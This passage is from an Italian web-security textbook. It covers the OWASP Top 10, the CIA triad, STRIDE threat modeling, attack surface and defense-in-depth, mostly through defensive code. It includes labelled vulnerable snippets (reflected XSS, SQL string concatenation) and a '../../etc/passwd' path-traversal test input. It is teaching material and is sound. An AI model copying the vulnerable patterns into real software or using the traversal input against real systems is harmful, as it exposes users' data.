Web Security

Sicurezza delle Applicazioni Web

15 novembre 2025

Indice

Capitolo 1

Prefazione

1.1 L'importanza della Web Security

La sicurezza delle applicazioni web è diventata una delle competenze più critiche nel panorama tecnologico moderno. Con miliardi di utenti che accedono quotidianamente a servizi online, la protezione dei dati e dei sistemi è passata dall'essere un aspetto opzionale a una necessità imprescindibile.

1.1.1 Il contesto attuale

Viviamo in un'era in cui le violazioni dei dati fanno costantemente notizia. Aziende di ogni dimensione, dalle startup alle multinazionali, hanno subito attacchi informatici che hanno compromesso informazioni sensibili di milioni di utenti. Il costo medio di una violazione dei dati nel 2023 è stimato intorno ai 4.45 milioni di dollari, senza considerare il danno reputazionale a lungo termine.

- **Volume degli attacchi:** Ogni giorno vengono rilevati oltre 300.000 nuovi malware
- **Tempo di rilevamento:** In media occorrono 277 giorni per identificare e contenere una violazione
- **Superficie d'attacco:** L'adozione del cloud e del lavoro remoto ha ampliato le superfici d'attacco
- **Sofisticazione:** Gli attacchi sono sempre più automatizzati e mirati

1.1.2 Perché questo libro

Questo libro nasce dall'esigenza di fornire una guida pratica e completa alla sicurezza web, rivolta a sviluppatori, sistemisti, penetration tester e chiunque sia coinvolto nella creazione e gestione di applicazioni web.

Obiettivi del libro

1. **Formazione pratica:** Non solo teoria, ma esempi concreti di codice vulnerabile e sicuro
2. **Approccio hands-on:** Esercizi in stile CTF (Capture The Flag) per applicare le conoscenze
3. **Copertura completa:** Dalle basi dell'OWASP Top 10 alle tecniche avanzate
4. **Multi-linguaggio:** Esempi in PHP, Python e Java per adattarsi a diversi contesti
5. **Aggiornamento continuo:** Focus sulle minacce attuali e le best practice moderne

1.1.3 A chi si rivolge

Sviluppatori Web: Se scrivete codice che viene eseguito su server o browser, questo libro vi aiuterà a identificare e prevenire vulnerabilità comuni.

Security Engineers: Per chi si occupa di sicurezza applicativa, trovate qui una base solida per audit e penetration testing.

DevOps e SRE: La sicurezza fa parte del ciclo di vita del software; comprendere le vulnerabilità vi permetterà di configurare ambienti più sicuri.

Studenti e autodidatti: Se state studiando cybersecurity, questo libro offre un percorso strutturato con esercizi pratici.

1.1.4 Il costo dell'insicurezza

Ignorare la sicurezza non è più un'opzione. Vediamo alcuni casi reali che illustrano le conseguenze di vulnerabilità non risolte.

Caso 1: Equifax (2017)

Una vulnerabilità in Apache Struts non patchata ha portato al furto di dati personali di 147 milioni di persone. Il costo totale: oltre 1.4 miliardi di dollari in risarcimenti e multe.

Vulnerabilità: Remote Code Execution (CVE-2017-5638)

Lezione: Il patch management è critico. La patch era disponibile da 2 mesi.

Caso 2: Yahoo (2013-2014)

Attacchi multipli hanno compromesso 3 miliardi di account utente. La violazione ha ridotto il valore di vendita dell'azienda di 350 milioni di dollari.

Vulnerabilità: Autenticazione debole, mancanza di crittografia

Lezione: La security by design deve essere prioritaria fin dall'inizio.

Caso 3: British Airways (2018)

Un attacco Magecart (card skimming) ha rubato dati di 380.000 transazioni. Multa GDPR: 20 milioni di sterline.

Vulnerabilità: Cross-Site Scripting (XSS) con iniezione di codice malevolo

Lezione: Anche le dipendenze di terze parti devono essere monitorate.

Caso 4: SolarWinds (2020)

Supply chain attack che ha compromesso migliaia di organizzazioni governative e private.

Vulnerabilità: Compromissione della build pipeline

Lezione: La sicurezza della supply chain è fondamentale.

1.1.5 Il panorama delle minacce

Tipologie di attaccanti

Script Kiddies Utilizzano tool preconfezionati senza conoscenze approfondite. Pericolosi per la quantità e l'automazione.

Cybercriminali Motivati dal profitto: ransomware, furto di carte di credito, cryptojacking.

Hacktivisti Motivati da ideali politici o sociali. Attacchi DDoS, defacement.

Insider Threats Dipendenti o ex-dipendenti con accesso privilegiato.

APT (Advanced Persistent Threats) Gruppi sponsorizzati da stati nazionali con risorse illimitate.

Competitor Spionaggio industriale per ottenere vantaggi competitivi.

Vettori di attacco comuni

- **Web Application Attacks:** SQL Injection, XSS, CSRF (focus di questo libro)
- **Phishing:** Ingegneria sociale per ottenere credenziali
- **Malware:** Trojan, ransomware, spyware
- **DDoS:** Saturazione delle risorse per rendere indisponibile un servizio
- **Man-in-the-Middle:** Intercettazione delle comunicazioni
- **Zero-Day Exploits:** Sfruttamento di vulnerabilità sconosciute

1.1.6 La mentalità del security mindset

Sviluppare con un "security mindset" significa:

1. Pensare come un attaccante

Non basta scrivere codice funzionante; bisogna chiedersi: "Come potrebbe essere abusato?"

Listing 1.1: Esempio di codice apparentemente innocuo

```php
<?php
// Recupera il nome utente dalla query string
$username = $_GET['user'];

// Mostra un messaggio di benvenuto
echo "Benvenuto, " . $username . "!";
?>
```

Domande da porsi:

- Cosa succede se `$_GET['user']` contiene codice JavaScript?
- E se contiene tag HTML malevoli?
- Potrebbe essere usato per XSS?

2. Assumere che l'input sia malevolo

Regola d'oro: Never trust user input.

Ogni dato proveniente dall'esterno (form, query string, header HTTP, cookie, API) deve essere validato e sanitizzato.

3. Defense in Depth

Non affidarsi a un'unica linea di difesa. Esempio:

- **Livello 1:** Validazione input lato client (JavaScript)
- **Livello 2:** Validazione input lato server
- **Livello 3:** Prepared statements per query SQL

- **Livello 4:** Principio del minimo privilegio per l'utente database
- **Livello 5:** Web Application Firewall (WAF)
- **Livello 6:** Monitoring e alerting

4. Security by Design

La sicurezza non può essere "aggiunta" alla fine dello sviluppo. Deve essere integrata fin dalle fasi di progettazione.

Shift Left Security: Spostare la sicurezza nelle prime fasi del ciclo di sviluppo.

```
Requisiti → Design → Sviluppo → Testing → Deploy → Monitoring
   [SEC]      [SEC]     [SEC]       [SEC]    [SEC]      [SEC]
```

5. Fail Securely

Quando un sistema fallisce, deve farlo in modo sicuro:

Listing 1.2: Gestione sicura degli errori

```python
def process_payment(user_id, amount):
    try:
        # Processa il pagamento
        transaction = payment_gateway.charge(user_id, amount)
        return {"success": True, "transaction_id": transaction.id}
    except Exception as e:
        # NON esporre dettagli interni
        log_error(f"Payment failed for user {user_id}: {str(e)}")
        return {"success": False, "message": "Payment failed"}
        # Non: "Database connection failed at line 42"
```

1.1.7 Il framework di riferimento: OWASP

L'OWASP (Open Web Application Security Project) è un'organizzazione no-profit dedicata al miglioramento della sicurezza del software. Il loro progetto più noto è l'OWASP Top 10, una lista delle 10 vulnerabilità più critiche per le applicazioni web.

OWASP Top 10 - 2021

1. **A01:2021 - Broken Access Control**
2. **A02:2021 - Cryptographic Failures**
3. **A03:2021 - Injection**
4. **A04:2021 - Insecure Design**
5. **A05:2021 - Security Misconfiguration**
6. **A06:2021 - Vulnerable and Outdated Components**
7. **A07:2021 - Identification and Authentication Failures**
8. **A08:2021 - Software and Data Integrity Failures**
9. **A09:2021 - Security Logging and Monitoring Failures**
10. **A10:2021 - Server-Side Request Forgery (SSRF)**

Dedicheremo capitoli specifici alle vulnerabilità più comuni e pericolose.

1.1.8 Struttura del libro

Capitolo 1: Introduzione alla Web Security

Concetti fondamentali: CIA Triad, threat modeling, attack surface, defense in depth.

Capitolo 2: OWASP Top 10

Analisi completa delle 10 vulnerabilità più critiche secondo OWASP 2021, con esempi pratici.

Capitolo 3: SQL Injection

Approfondimento su SQL injection: in-band, blind, time-based. Prepared statements e ORM sicuri.

Capitolo 4: Cross-Site Scripting (XSS)

XSS reflected, stored e DOM-based. Tecniche di sanitization e Content Security Policy.

Capitolo 5: Cross-Site Request Forgery (CSRF)

Attacchi CSRF, token anti-CSRF, SameSite cookies, validazione del referer.

Capitolo 6: Autenticazione e Gestione delle Sessioni

Password hashing (bcrypt, argon2), Multi-Factor Authentication, OAuth2, JWT.

1.1.9 Come usare questo libro

Per sviluppatori

1. Leggete ogni capitolo in sequenza
2. Studiate gli esempi di codice vulnerabile
3. Analizzate le soluzioni sicure
4. Applicate i concetti ai vostri progetti
5. Completate gli esercizi CTF

Per security testers

1. Utilizzate il libro come riferimento per audit
2. Praticate con gli scenari d'attacco proposti
3. Studiate i vettori di attacco in ogni capitolo
4. Utilizzate gli esercizi per affinare le tecniche

Per studenti

1. Seguite il percorso proposto
2. Create un ambiente lab personale
3. Completate tutti gli esercizi
4. Partecipate a CTF online per praticare
5. Contribuite a progetti open source sicuri

1.1.10 Setup dell'ambiente di laboratorio

Per sfruttare al meglio questo libro, è consigliato creare un ambiente di test isolato.

Opzione 1: Macchina Virtuale

Listing 1.3: Setup con Docker

```
# Crea un ambiente isolato per test
docker run -d --name websec-lab \
  -p 8080:80 \
  vulnerables/web-dvwa
```

Opzione 2: Piattaforme Online

- **DVWA** (Damn Vulnerable Web Application)
- **WebGoat** (OWASP)
- **HackTheBox**
- **PortSwigger Web Security Academy**
- **TryHackMe**

1.1.11 Note legali ed etiche

Disclaimer Importante

Le tecniche e gli strumenti descritti in questo libro sono forniti esclusivamente a scopo educativo. L'uso di queste conoscenze per attaccare sistemi senza autorizzazione è illegale e può portare a conseguenze penali gravi.

Ethical Hacking

Se volete praticare l'hacking etico:

- Utilizzate solo ambienti di test personali o autorizzati
- Partecipate a programmi di bug bounty legittimi (HackerOne, Bugcrowd)
- Ottenete certificazioni riconosciute (CEH, OSCP, GWAPT)
- Rispettate sempre le regole di engagement

Responsabilità

Come professionisti della sicurezza informatica, abbiamo la responsabilità di:

1. **Proteggere gli utenti:** I dati che gestiamo appartengono a persone reali
2. **Disclosure responsabile:** Se trovate vulnerabilità, segnalatele in modo responsabile
3. **Educazione continua:** La sicurezza è un campo in continua evoluzione
4. **Contribuire alla community:** Condividete conoscenze, scrivete blog, partecipate a conferenze

1.1.12 Risorse aggiuntive

Siti web e blog

- **OWASP.org** - Open Web Application Security Project
- **PortSwigger Blog** - Research su web security
- **Krebs on Security** - News su cybersecurity
- **The Hacker News** - Notizie quotidiane
- **SANS Internet Storm Center** - Threat intelligence

Podcast

- Darknet Diaries
- Security Now
- The CyberWire
- Risky Business

Certificazioni consigliate

- **CEH** (Certified Ethical Hacker) - Entry level
- **OSCP** (Offensive Security Certified Professional) - Pratico, molto rispettato
- **GWAPT** (GIAC Web Application Penetration Tester) - Focus su web app
- **CISSP** (Certified Information Systems Security Professional) - Management level

1.1.13 Conclusione della prefazione

La sicurezza web non è una destinazione, ma un viaggio continuo. Le minacce evolvono, le tecnologie cambiano, ma i principi fondamentali rimangono costanti: validare l'input, crittografare i dati sensibili, applicare il principio del minimo privilegio, difendersi in profondità.

Questo libro vi fornirà le fondamenta solide per costruire e mantenere applicazioni web sicure. Ma ricordate: la conoscenza senza pratica è inutile. Sperimentate, sbagliate (in ambienti sicuri!), imparate e migliorate continuamente.

Un invito

La sicurezza è responsabilità di tutti. Non serve essere un esperto per fare la differenza:

- Uno sviluppatore che sanitizza l'input protegge migliaia di utenti
- Un security engineer che trova una vulnerabilità previene potenziali violazioni
- Un manager che investe in formazione crea una cultura della sicurezza
- Un utente consapevole che usa password forti e 2FA protegge se stesso

Siete pronti a iniziare questo viaggio nella web security? Iniziamo dai fondamentali.

Buono studio e happy hacking (etico)!

1.1.14 Convenzioni usate nel libro

Codice sorgente

Gli esempi di codice sono presentati con highlight della sintassi:

Listing 1.4: Codice vulnerabile (da NON usare)

```
// VULNERABILE: Non usare in produzione!
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = $id";
```

Listing 1.5: Codice sicuro (best practice)

```
// SICURO: Usa prepared statements
$id = $_GET['id'];
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$id]);
```

Box informativi

- **[IMPORTANTE]** - Concetti critici da non perdere
- **[NOTA]** - Informazioni aggiuntive utili
- **[ATTENZIONE]** - Errori comuni da evitare
- **[BEST PRACTICE]** - Raccomandazioni da seguire
- **[CTF]** - Esercizi pratici in stile Capture The Flag

Diagrammi

Ogni tipo di attacco sarà accompagnato da diagrammi che illustrano il flusso dell'attacco e le contromisure.

1.1.15 Ringraziamenti

Questo libro non sarebbe stato possibile senza il contributo della community open source della sicurezza informatica. Un ringraziamento particolare a:

- La community OWASP per le risorse inestimabili
- I ricercatori di sicurezza che condividono le loro scoperte
- Gli sviluppatori di tool open source per security testing
- Le piattaforme CTF che permettono di imparare praticando
- Tutti coloro che credono in un web più sicuro

1.1.16 Feedback e contributi

La sicurezza è un campo collaborativo. Se trovate errori, avete suggerimenti o volete contribuire con nuovi esempi, il vostro feedback è benvenuto.

Ora, iniziamo il nostro viaggio nella Web Security!

Capitolo 2

Introduzione alla Web Security

2.1 Fondamenti della sicurezza informatica

La sicurezza informatica si basa su principi fondamentali che guidano la progettazione, l'implementazione e la manutenzione di sistemi sicuri. In questo capitolo esploreremo i concetti chiave che formano la base della web security.

2.2 La CIA Triad

La CIA Triad rappresenta i tre pilastri fondamentali della sicurezza informatica: Confidentiality (Riservatezza), Integrity (Integrità) e Availability (Disponibilità).

2.2.1 Confidentiality - Riservatezza

La riservatezza garantisce che le informazioni siano accessibili solo a chi è autorizzato.

Principi della Riservatezza

- **Need to know:** Gli utenti accedono solo alle informazioni necessarie
- **Least privilege:** Privilegi minimi necessari per svolgere un compito
- **Data classification:** Classificare i dati per sensibilità (pubblico, interno, confidenziale, segreto)

Minacce alla Riservatezza

1. **Data Breach:** Accesso non autorizzato a dati sensibili
2. **Man-in-the-Middle:** Intercettazione di comunicazioni
3. **Shoulder Surfing:** Osservazione fisica di informazioni sensibili
4. **Social Engineering:** Manipolazione psicologica per ottenere informazioni
5. **Insider Threats:** Abuso di accesso da parte di utenti autorizzati

Protezione della Riservatezza

Esempio: Crittografia dei dati sensibili

Listing 2.1: Crittografia con Fernet (Python)

```python
from cryptography.fernet import Fernet

# Generazione chiave
key = Fernet.generate_key()
cipher = Fernet(key)

# Dati sensibili da proteggere
sensitive_data = "Numero carta: 1234-5678-9012-3456"

# Cifratura
encrypted = cipher.encrypt(sensitive_data.encode())
print(f"Encrypted: {encrypted}")

# Decifratura (solo con la chiave corretta)
decrypted = cipher.decrypt(encrypted).decode()
print(f"Decrypted: {decrypted}")
```

Listing 2.2: Crittografia con OpenSSL (PHP)

```php
<?php
// Dati da cifrare
$data = "Informazioni confidenziali";

// Chiave e metodo di cifratura
$key = openssl_random_pseudo_bytes(32);
$iv = openssl_random_pseudo_bytes(16);
$method = 'AES-256-CBC';

// Cifratura
$encrypted = openssl_encrypt($data, $method, $key, 0, $iv);

// Decifratura
$decrypted = openssl_decrypt($encrypted, $method, $key, 0, $iv);

echo "Original: $data\n";
echo "Encrypted: $encrypted\n";
echo "Decrypted: $decrypted\n";
?>
```

Listing 2.3: Crittografia con AES (Java)

```java
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import java.util.Base64;

public class EncryptionExample {
    public static void main(String[] args) throws Exception {
        // Genera chiave AES
        KeyGenerator keyGen = KeyGenerator.getInstance("AES");
        keyGen.init(256);
        SecretKey secretKey = keyGen.generateKey();

        // Dati da cifrare
        String originalData = "Dati confidenziali";

        // Cifratura
```

```
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(Cipher.ENCRYPT_MODE, secretKey);
        byte[] encrypted = cipher.doFinal(originalData.getBytes());

        // Decifratura
        cipher.init(Cipher.DECRYPT_MODE, secretKey);
        byte[] decrypted = cipher.doFinal(encrypted);

        System.out.println("Original: " + originalData);
        System.out.println("Encrypted: " + Base64.getEncoder().
            encodeToString(encrypted));
        System.out.println("Decrypted: " + new String(decrypted));
    }
}
```

2.2.2 Integrity - Integrità

L'integrità assicura che i dati non siano stati modificati in modo non autorizzato.

Aspetti dell'Integrità

- **Data Integrity:** I dati rimangono accurati e completi
- **System Integrity:** Il sistema funziona come previsto
- **Non-repudiation:** Impossibilità di negare un'azione compiuta

Minacce all'Integrità

1. **SQL Injection:** Modifica non autorizzata del database
2. **Man-in-the-Middle:** Alterazione dei dati in transito
3. **Malware:** Modifica di file di sistema
4. **Unauthorized Changes:** Modifiche da parte di utenti non autorizzati

Protezione dell'Integrità

Esempio: Hash e verifica dell'integrità

Listing 2.4: Hashing con SHA-256 (Python)

```
import hashlib

# Documento originale
document = "Questo documento non deve essere modificato"

# Calcola hash
original_hash = hashlib.sha256(document.encode()).hexdigest()
print(f"Hash originale: {original_hash}")

# Simula modifica
tampered_document = "Questo documento E' STATO modificato"
tampered_hash = hashlib.sha256(tampered_document.encode()).hexdigest()

# Verifica integrità
if original_hash == tampered_hash:
```

```
    print("Documento integro")
else:
    print("ATTENZIONE: Documento modificato!")
    print(f"Hash corrotto: {tampered_hash}")
```

Listing 2.5: HMAC per integrità (PHP)

```
<?php
// Messaggio da proteggere
$message = "Transazione: 1000 EUR a beneficiario X";
$secret_key = "chiave_segreta_condivisa";

// Genera HMAC
$hmac = hash_hmac('sha256', $message, $secret_key);

echo "Messaggio: $message\n";
echo "HMAC: $hmac\n";

// Verifica integrità
function verify_integrity($message, $received_hmac, $key) {
    $calculated_hmac = hash_hmac('sha256', $message, $key);
    return hash_equals($calculated_hmac, $received_hmac);
}

// Test con messaggio corretto
if (verify_integrity($message, $hmac, $secret_key)) {
    echo "Messaggio integro\n";
} else {
    echo "Messaggio compromesso!\n";
}
?>
```

Listing 2.6: Digital Signature (Java)

```
import java.security.*;
import java.util.Base64;

public class DigitalSignatureExample {
    public static void main(String[] args) throws Exception {
        // Genera coppia chiavi RSA
        KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
        keyGen.initialize(2048);
        KeyPair pair = keyGen.generateKeyPair();

        // Messaggio da firmare
        String message = "Contratto importante";

        // Firma digitale
        Signature signature = Signature.getInstance("SHA256withRSA");
        signature.initSign(pair.getPrivate());
        signature.update(message.getBytes());
        byte[] digitalSignature = signature.sign();

        // Verifica firma
        Signature verifier = Signature.getInstance("SHA256withRSA");
        verifier.initVerify(pair.getPublic());
        verifier.update(message.getBytes());
        boolean isValid = verifier.verify(digitalSignature);

```

```
26          System.out.println("Messaggio: " + message);
27          System.out.println("Firma valida: " + isValid);
28      }
29  }
```

2.2.3 Availability - Disponibilità

La disponibilità garantisce che i sistemi e i dati siano accessibili quando necessario.

Metriche di Disponibilità

- **Uptime:** Percentuale di tempo in cui il servizio è disponibile
- **MTBF (Mean Time Between Failures):** Tempo medio tra guasti
- **MTTR (Mean Time To Repair):** Tempo medio di ripristino
- **RTO (Recovery Time Objective):** Tempo massimo di downtime accettabile
- **RPO (Recovery Point Objective):** Massima perdita di dati accettabile

Uptime %	Downtime/anno	Livello
99%	3.65 giorni	Base
99.9%	8.76 ore	Three nines
99.99%	52.56 minuti	Four nines
99.999%	5.26 minuti	Five nines

Minacce alla Disponibilità

1. **DDoS (Distributed Denial of Service):** Saturazione delle risorse
2. **Ransomware:** Cifratura dei dati con richiesta di riscatto
3. **Hardware Failures:** Guasti fisici dell'infrastruttura
4. **Natural Disasters:** Eventi naturali che danneggiano i datacenter
5. **Resource Exhaustion:** Esaurimento di CPU, memoria, banda

Protezione della Disponibilità

Esempio: Rate Limiting per prevenire abusi

Listing 2.7: Rate Limiting con Flask-Limiter (Python)

```
1  from flask import Flask, jsonify
2  from flask_limiter import Limiter
3  from flask_limiter.util import get_remote_address
4
5  app = Flask(__name__)
6
7  # Configurazione rate limiter
8  limiter = Limiter(
9      app=app,
10     key_func=get_remote_address,
11     default_limits=["200 per day", "50 per hour"]
12 )
13
```

```python
@app.route("/api/data")
@limiter.limit("10 per minute")
def get_data():
    return jsonify({"data": "sensitive information"})

@app.route("/api/login")
@limiter.limit("5 per minute")
def login():
    # Previene brute force attacks
    return jsonify({"message": "Login endpoint"})

if __name__ == "__main__":
    app.run()
```

Listing 2.8: Simple Rate Limiting (PHP)

```php
<?php
session_start();

function rate_limit($max_requests, $time_window) {
    $current_time = time();

    if (!isset($_SESSION['rate_limit'])) {
        $_SESSION['rate_limit'] = [
            'count' => 1,
            'start_time' => $current_time
        ];
        return true;
    }

    $elapsed = $current_time - $_SESSION['rate_limit']['start_time'];

    if ($elapsed > $time_window) {
        // Reset counter
        $_SESSION['rate_limit'] = [
            'count' => 1,
            'start_time' => $current_time
        ];
        return true;
    }

    if ($_SESSION['rate_limit']['count'] < $max_requests) {
        $_SESSION['rate_limit']['count']++;
        return true;
    }

    return false; // Rate limit exceeded
}

// Uso: massimo 10 richieste in 60 secondi
if (!rate_limit(10, 60)) {
    http_response_code(429);
    die("Rate limit exceeded. Try again later.");
}

echo "Request processed successfully";
?>
```

2.2.4 Il triangolo CIA esteso

Alcuni modelli estendono la CIA Triad con concetti aggiuntivi:

- **Authenticity:** Garanzia che le entità sono chi dichiarano di essere
- **Accountability:** Tracciabilità delle azioni agli utenti specifici
- **Non-repudiation:** Impossibilità di negare un'azione

2.3 Threat Modeling

Il threat modeling è il processo sistematico di identificazione, analisi e mitigazione delle minacce a un sistema.

2.3.1 Perché fare Threat Modeling

- Identificare vulnerabilità in fase di design
- Prioritizzare gli sforzi di sicurezza
- Comunicare i rischi agli stakeholder
- Ridurre i costi di remediation

2.3.2 Metodologie di Threat Modeling

1. STRIDE (Microsoft)

STRIDE è un acronimo per sei categorie di minacce:

Spoofing Impersonare un altro utente o sistema

Tampering Modificare dati o codice

Repudiation Negare un'azione compiuta

Information Disclosure Esposizione di informazioni sensibili

Denial of Service Rendere un servizio non disponibile

Elevation of Privilege Ottenere privilegi non autorizzati

Esempio di applicazione STRIDE:

```
Sistema: Login web application

[S] Spoofing
- Minaccia: Attaccante usa credenziali rubate
- Mitigazione: MFA, CAPTCHA, monitoraggio anomalie

[T] Tampering
- Minaccia: Modifica del cookie di sessione
- Mitigazione: Cookie firmati, HTTPS only, Secure flag

[R] Repudiation
- Minaccia: Utente nega di aver effettuato login
```

```
- Mitigazione: Logging dettagliato, timestamp, IP tracking

[I] Information Disclosure
- Minaccia: Password in chiaro nei log
- Mitigazione: Hash delle password, log sanitization

[D] Denial of Service
- Minaccia: Brute force attack sul login
- Mitigazione: Rate limiting, account lockout, CAPTCHA

[E] Elevation of Privilege
- Minaccia: SQL injection per accesso admin
- Mitigazione: Prepared statements, input validation
```

2. PASTA (Process for Attack Simulation and Threat Analysis)

PASTA è un processo in 7 fasi:

1. **Define Objectives:** Obiettivi di business e security
2. **Define Technical Scope:** Architettura e componenti
3. **Decomposition:** Scomposizione del sistema
4. **Threat Analysis:** Identificazione delle minacce
5. **Vulnerability Analysis:** Ricerca di vulnerabilità
6. **Attack Modeling:** Simulazione degli attacchi
7. **Risk Analysis:** Valutazione e prioritizzazione dei rischi

3. DREAD (Deprecato ma utile per scoring)


DREAD valuta il rischio su 5 dimensioni (scala 1-10):

- **Damage:** Quanto danno può causare?
- **Reproducibility:** Quanto è facile riprodurre l'attacco?
- **Exploitability:** Quanto è facile sfruttare la vulnerabilità?
- **Affected Users:** Quanti utenti sono impattati?
- **Discoverability:** Quanto è facile scoprire la vulnerabilità?

Risk Score = (D + R + E + A + D) / 5

2.3.3 Esempio pratico: Threat Model di un'applicazione e-commerce

Step 1: Architettura del sistema



Step 2: Data Flow Diagram

```
1. User --> Web Server: Login credentials
2. Web Server --> Database: Query user data
3. Database --> Web Server: User record
4. Web Server --> Client: Session token
5. Client --> Web Server: Add to cart (with token)
6. Client --> Web Server: Checkout
7. Web Server --> Payment Gateway: Payment info
8. Payment Gateway --> Web Server: Transaction result
9. Web Server --> Database: Update order status
```

Step 3: Identificazione delle minacce

Componente	Minaccia	Mitigazione
Login Form	Brute force, Credential stuffing	Rate limiting, CAPTCHA, MFA
Session Token	Session hijacking, XSS	HttpOnly, Secure, SameSite cookies
Database	SQL Injection	Prepared statements, ORM
Payment Gateway	MITM, data leakage	HTTPS, PCI DSS compliance
File Upload	Malware upload, path traversal	File type validation, sandboxing

2.4 Attack Surface

L'attack surface è la somma di tutti i punti di accesso che un attaccante può sfruttare.

2.4.1 Tipologie di Attack Surface

1. Network Attack Surface

- Porte aperte
- Servizi esposti
- API pubbliche
- Protocolli di rete

Esempio: Riduzione della network attack surface

Listing 2.9: Firewall con iptables

```
1  #!/bin/bash
2  # Blocca tutto il traffico in ingresso di default
3  iptables -P INPUT DROP
4  iptables -P FORWARD DROP
5  iptables -P OUTPUT ACCEPT
6
7  # Permetti loopback
8  iptables -A INPUT -i lo -j ACCEPT
9
10 # Permetti connessioni stabilite
11 iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
12
13 # Permetti solo HTTP e HTTPS
14 iptables -A INPUT -p tcp --dport 80 -j ACCEPT
15 iptables -A INPUT -p tcp --dport 443 -j ACCEPT
```

```
16
17 # Permetti SSH solo da IP specifici
18 iptables -A INPUT -p tcp -s 192.168.1.100 --dport 22 -j ACCEPT
19
20 # Log e drop tutto il resto
21 iptables -A INPUT -j LOG --log-prefix "DROPPED: "
22 iptables -A INPUT -j DROP
```

2. Software Attack Surface

- Codice dell'applicazione
- Librerie e dipendenze
- Configurazioni
- Input dell'utente

Esempio: Input validation per ridurre attack surface

Listing 2.10: Input Validation (Python)

```python
import re
from typing import Optional

class InputValidator:
    @staticmethod
    def validate_email(email: str) -> bool:
        """Valida formato email"""
        pattern = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
        return bool(re.match(pattern, email))

    @staticmethod
    def validate_username(username: str) -> bool:
        """Valida username (solo alfanumerici e underscore)"""
        return bool(re.match(r'^[a-zA-Z0-9_]{3,20}$', username))

    @staticmethod
    def sanitize_filename(filename: str) -> Optional[str]:
        """Sanitizza filename per prevenire path traversal"""
        # Rimuovi caratteri pericolosi
        filename = re.sub(r'[^\w\s.-]', '', filename)

        # Previeni path traversal
        if '..' in filename or filename.startswith('/'):
            return None

        return filename

    @staticmethod
    def validate_integer_range(value: str, min_val: int, max_val: int)
        -> bool:
        """Valida che un valore sia un intero nel range specificato"""
        try:
            num = int(value)
            return min_val <= num <= max_val
        except ValueError:
            return False

```

```python
# Uso
validator = InputValidator()

# Email validation
email = "user@example.com"
if validator.validate_email(email):
    print("Email valida")
else:
    print("Email non valida")

# Filename sanitization
unsafe_file = "../../etc/passwd"
safe_file = validator.sanitize_filename(unsafe_file)
if safe_file is None:
    print("Filename pericoloso bloccato!")
```

3. Physical Attack Surface

- Accesso fisico ai server
- Dispositivi USB
- Social engineering
- Dumpster diving

2.4.2 Principi per ridurre l'Attack Surface

1. **Minimize code:** Meno codice = meno bug
2. **Disable unused features:** Disattiva funzionalità non necessarie
3. **Least privilege:** Privilegi minimi necessari
4. **Segmentation:** Isola componenti critici
5. **Input validation:** Valida e sanitizza tutti gli input

2.5 Defense in Depth

Defense in Depth è una strategia di sicurezza che utilizza multiple linee di difesa.

2.5.1 Livelli di difesa

```
Layer 7: [Policies, Procedures, Awareness]
Layer 6: [Data: Encryption, DLP, Backups]
Layer 5: [Application: WAF, Input Validation, Secure Coding]
Layer 4: [Host: Antivirus, HIDS, Patching]
Layer 3: [Internal Network: Segmentation, IDS/IPS]
Layer 2: [Perimeter: Firewall, VPN, DMZ]
Layer 1: [Physical: Guards, Locks, CCTV]
```

2.5.2 Esempio pratico: Defense in Depth per un web server

Livello 1: Physical Security

- Datacenter con accesso controllato
- Videosorveglianza
- Controllo ambientale (temperatura, umidità)

Livello 2: Network Perimeter

Listing 2.11: Configurazione Firewall

```
# DMZ configuration
# Internet --> Firewall --> DMZ (Web Server)
#                       --> Internal Network (Database)

# Permetti solo HTTPS dal web al web server
allow tcp from any to DMZ_WEB_SERVER port 443

# Permetti web server a database solo porta 3306
allow tcp from DMZ_WEB_SERVER to DB_SERVER port 3306

# Blocca tutto il resto
deny all
```

Livello 3: Host Security

Listing 2.12: Hardening del web server

```
#!/bin/bash
# Aggiorna il sistema
apt update && apt upgrade -y

# Installa fail2ban per prevenire brute force
apt install fail2ban -y

# Configura automatic security updates
apt install unattended-upgrades -y

# Disabilita servizi non necessari
systemctl disable bluetooth
systemctl disable cups

# Configura firewall locale
ufw default deny incoming
ufw default allow outgoing
ufw allow 443/tcp
ufw enable
```

Livello 4: Application Security

Listing 2.13: Sicurezza applicativa (PHP)

```
<?php
// 1. Input Validation
```

```php
function validate_user_input($input) {
    // Whitelist approach
    if (!preg_match('/^[a-zA-Z0-9_]{3,20}$/', $input)) {
        throw new InvalidArgumentException("Input non valido");
    }
    return $input;
}

// 2. Output Encoding
function safe_echo($data) {
    echo htmlspecialchars($data, ENT_QUOTES, 'UTF-8');
}

// 3. Prepared Statements
function get_user_by_id($pdo, $user_id) {
    $stmt = $pdo->prepare("SELECT * FROM users WHERE id = :id");
    $stmt->execute(['id' => $user_id]);
    return $stmt->fetch();
}

// 4. CSRF Protection
session_start();
function generate_csrf_token() {
    if (empty($_SESSION['csrf_token'])) {
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    }
    return $_SESSION['csrf_token'];
}

function verify_csrf_token($token) {
    return isset($_SESSION['csrf_token']) &&
           hash_equals($_SESSION['csrf_token'], $token);
}

// 5. Security Headers
header("X-Frame-Options: DENY");
header("X-Content-Type-Options: nosniff");
header("X-XSS-Protection: 1; mode=block");
header("Strict-Transport-Security: max-age=31536000; includeSubDomains")
    ;
